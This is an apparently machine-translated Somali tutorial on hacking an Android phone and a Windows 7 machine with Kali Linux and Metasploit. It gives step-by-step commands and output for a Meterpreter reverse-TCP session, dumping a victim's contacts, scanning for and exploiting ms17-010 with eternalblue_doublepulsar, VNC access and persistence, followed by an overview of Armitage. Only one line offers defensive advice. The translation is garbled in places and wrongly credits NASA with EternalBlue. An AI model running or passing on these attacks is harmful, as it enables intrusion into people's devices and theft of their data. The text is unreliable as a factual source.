
Awood u yeelo dejinta si aad u rakibto codsiyada ilaha saddexaad. Ugu dambeyntiina ku dhufo xulashada rakibida hoose.



Mar haddii isticmaaluhu rakibo arjiga oo uu socodsiiyo, fadhiga mitirka ayaa isla markiiba laga furi doonaa dhinaca weerarka.

```
[*] Started reverse TCP handler on 192.168.0.112:4444
[*] Sending stage (73550 bytes) to 192.168.0.110
[*] Meterpreter session 1 opened (192.168.0.112:4444 → 192.168.0.110:35713
) at 2020-03-16 06:51:53 -0400

meterpreter >
```

Ku qor "background" ka dibna "sessions" si aad u liis garato dhammaan fadhiyada meesha aad ka arki karto dhammaan IP-yada ku xiran mashiinka.



Waad la macaamili kartaa kalfadhi kasta adoo teeb ku qoraya sessions -i [session ID]

Ka dib markaad gasho fadhiga, ku qor"help" si aad ugu qorto dhammaan amarrada aan ku soo bandhigi karno casharkaan.

Waxaad arki kartaa qaar ka mid ah amarrada nidaamka faylka ee ku caawinaya markaad isku dayeyso inaad raacdo macluumaad xasaasi ah ama xog ah. Adiga oo isticmaalaya kuwan, Waxaad si fudud u soo dejisan kartaa ama u soo dejin kartaa fayl ama macluumaad kasta.


```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
```

Waxa kale oo aad ka heli doontaa amarro shabakadeed oo ay ka mid yihiin portfwd iyo marin

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Qaar ka mid ah nidaamka amarrada badan ayaa amar ku bixiya helitaanka Aqoonsiga isticmaalaha, hel qolof ama helitaanka macluumaadka nidaamka oo dhammaystiran.

Ku qor "app_list" oo wuxuu ku tusi doonaa dhammaan barnaamijyada rakibay qalabka



Waxaan sidoo kale awood u leenahay inaan ka saarno barnaamij kasta qalabka Android

```
Application Controller Commands
===============================

    Command       Description
    -------       -----------
    app_install   Request to install apk file
    app_list      List installed apps in the device
    app_run       Start Main Activty for package name
    app_uninstall Request to uninstall application
```


Hadda ha soo saaro xiriirada qaar ka mid ah qalabka bartilmaameedka adigoo garaacaya "dump" iyo tab laba jeer.

```
meterpreter > dump_
dump_calllog   dump_contacts  dump_sms
```

Waxay tusi doontaa dhammaan xulashooyinka laga soo saaro qalabka. Nooca "dump_contacts" ka dibna gal

```
meterpreter > dump_contacts
[*] Fetching 3 contacts into list
[*] Contacts list saved to: contacts_dump_20200317080731.txt
meterpreter >
```

Waxay ka soo saari doontaa dhammaan xiriirada qalabka Android waxayna ku keydin doontaa diiwaankayaga maxalliga ah. Si aad u aragto faylka noocan ah "ls" iyo "cat [file_name]"



Tani waxay muujineysaa waxa ku jira feylka xiriiriyaha ee horay looga soo dejiyey qalabka bartilmaameedka. Macluumaadkani runtii waa mid xasaasi ah oo ay ka faa'iideysan karaan kooxaha wax jabsada.

Waxaa jira amarro badan oo badan oo laga heli karo turjubaanka mitirka. Dheeraad ah isku day inaad sahamiso oo aad barato waxa aan ku qaban karno qalabka Android. Tani waxay ku soo gabagabeyneynaa inaan si guul leh u dhex galnay aaladda Android iyadoo la adeegsanayo Kali Linux iyo Metasploit-Framework.


Tilmaam caafimaad leh si loo hubiyo qalabkaaga Android waa in aanad rakibin wax codsi ah oo laga helo ilo aan la garanayn, xitaa haddii aad runtii rabto inaad rakibto, iskuday inaad aqriso oo aad baarto


koodhkeeda si aad u hesho fikrad ah in feylkani yahay mid xun ama aan ahayn.

Hacking Windows 10

Qunsulka metasploit-ka, ka dib waxaan marka hore ku soo aruurineynaa macluumaad, sida cinwaanka IP bartilmaameedka ah, Nidaamka Howlgalka, dekedaha la furay, iyo u nuglaanta. Metasploit wuxuu noo ogolaanayaa inaan si toos ah uga wadno NMap qunsulka. Iyada oo ku saleysan macluumaadka kor ku xusan amarkan socodsiinta si aan u dhammaystirno hawsheenna ururinta macluumaadka.

```
msf > nmap -v 192.168.1.1/24 --script vuln -Pn -O
```





Waxaan helnay bartilmaameed nugul oo shaqeynaya Windows Operating System, kuwa nugulna waxay ku jiraan adeegga SMBv1. Sidaas, ku dar xusuus.


Bartilmaameedka IP (RHOST): 192.168.1.57

U nuglaanta: nuglaanta fulinta fulinta u nuglaanta serverka Microsoft SMBv1 (ms17-010)

Hadda waxaan ogaanay bartilmaameedka iyo u nuglaanshihiisa. Waxaan hubineynaa u nuglaanta qunsuliyada metasploit

Hadda waxaan ogaanay bartilmaameedka iyo u nuglaanshihiisa. Waxaan hubineynaa u nuglaanta qalabka metasploit iyadoo la adeegsanayo moduleka kaabayaasha smb_scanner. Orod amarka soo socda:

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(smb_ms17_010) > set RHOSTS [target IP]
msf auxiliary(smb_ms17_010) > run
```



Metasploit wuxuu ku kalsoon yahay nuglaanta, waxayna muujineysaa saxda Windows OS Edition. Ku dar xusuus

Bartilmaameedka OS: Windows 7 Ultimate 7600


Nasiib darro, metasploit ma laha qayb ka faa'iideysi oo la xiriira dayacanka. Laakiin, ha ka welwelin, waxaa jira nin banaanka u soo baxay oo qorey koodhka ka faa'iideysiga. Faa'iidada waa la yaqaan, maadaama ay bilaabatay NASA waxaa loo yaqaan EternalBlue-DoublePulsar

Hadda, waxaad diyaar u tahay inaad ka faa'iideysato bartilmaameedka. Orod amarrada soo socda:

```
use exploit/windows/smb/eternalblue_doublepulsar
set payload windows/meterpreter/reverse_tcp
```

```
set PROCESSINJECT spoolsv.exe
set RHOST 192.168.1.57
set LHOST 192.168.1.56
```


```
exploit
```




Boom... Isticmaalku wuu guuleystey, waxaan helnay kalfadhigii mitirka. Sidii aan horayba u soo sheegay, mar haddii isticmaalku bilaabmo waxay geyn doontaa culayska, taas oo ah, halkan ayaan ku adeegsanay

windows/meterpreter/reverse_tcp.

Aan sahamino amarrada badan ee la heli karo, gal '?' (Calaamatu su'aal la'aan) oo aan aragno amarrada la heli karo ee ku taxan. Stdapi, amarrada nidaamka waa:



Si aad u aragto macluumaad dheeraad ah oo ku saabsan nidaamka bartilmaameedka, isticmaal amarka 'sysinfo'. Wax soo saarku waa inuu u ekaadaa sidan.




Tan iyo markii aan ku durayno nidaamka nidaamka hore (spoolsv.exe), waxaan helnay Hannaan Nidaam. Waxaan leenahay bartilmaameedka. Wax badan ayaan ku qaban karnaa amarka bartilmaameedka. Tusaale ahaan waxaan socodsiin karnay RDP, ama waxaan dhigan karnaa VNC remote. Si aad u socodsiiso adeegga VNC gal amarka:

```
~# run vnc
```

Turjubaanku wuxuu leeyahay hawshan dib u celinta joogtada ah. Orod amarka soo socda, oo fiiri xuduudaha la heli karo iyo doodaha.

```
meterpreter > run persistence -h
```




Haddii aadan ku qanacsanayn qoraalkan la duubay, qaybta ugu adkaysiga badan ayaa ku hoos jirta post/windows/manage/persistence_exe. Waad sii sahamin kartaa naftaada.

Armitage

Armitage waa aalad qoris xoog leh oo wax ku ool ah oo wax ku ool ah oo lala kaashanayo hawlgallada kooxda casaanka ah inta lala tacaalayo weerarrada internetka ee loo adeegsanayo Metasploit, oo uu soo saaray Raphael Mudge. Sidaa darteed, waxay u shaqeysaa sidii hore-dhamaadka GUI ee Metasploit. Waxay u oggolaaneysaa inaad aragto bartilmaameedyada, waxay kugula talineysaa ka faa'iideysiga waxayna sidoo kale bixisaa natiijooyin horumarsan oo la xiriira astaamaha ka-faa'iidaysiga ka dib qaab dhismeedka.

Armitage ayaa si cad u faa'iido badan marka la fulinayo hawlgallada kooxda cas, laakiin sidoo kale dhammaan khawaarijta "cusub", ee aan weli dareemin raaxo inta la isticmaalayo CLI. Waxay ka caawin kartaa bilowga oo dhan inay bartaan jabsiga Metasploit si aad u fudud.



Armitage wuxuu badiyaa howlgalada ay sameeyaan kooxaha cas. Ujeeddada ugu weyn ee qalabkani waa in loo oggolaado khubaro xagga amniga ah inay adeegsadaan Metasploit iyadoo lala kaashanayo taas oo u saamaxaysa kooxda inay ku wada xiriiraan hal tusaale oo Metasploit ah. Waxay leedahay qayb adeege ah oo u oggolaan karta wadaagista xogta iyo adeegsiga isla fadhiyada koox dhexdeeda ah.

Markaad isticmaaleyso Armitage waxaad ikhtiyaar u leedahay inaad ku sameyso iskaankaaga bartilmaameed bartilmaameed, laakiin waxaad sidoo kale soo dhoofsan kartaa xogta laga heli karo qalabka kale .Abkan wuxuu leeyahay UI aad u fududahay in la isticmaalo natiijada ka soo baxana waxaad awoodi kartaa inaad aragto dhamaan bartilmaameedyada kuxiran ama kuwa la baaray. Haddii weerar lagu guuleysto aaladda waxay soo bandhigi doontaa dhammaan qalabka boostada looga faa'iideysto ee ku jira wakiilka Meterpreter.

- auxiliary
- exploit
- payload
- post

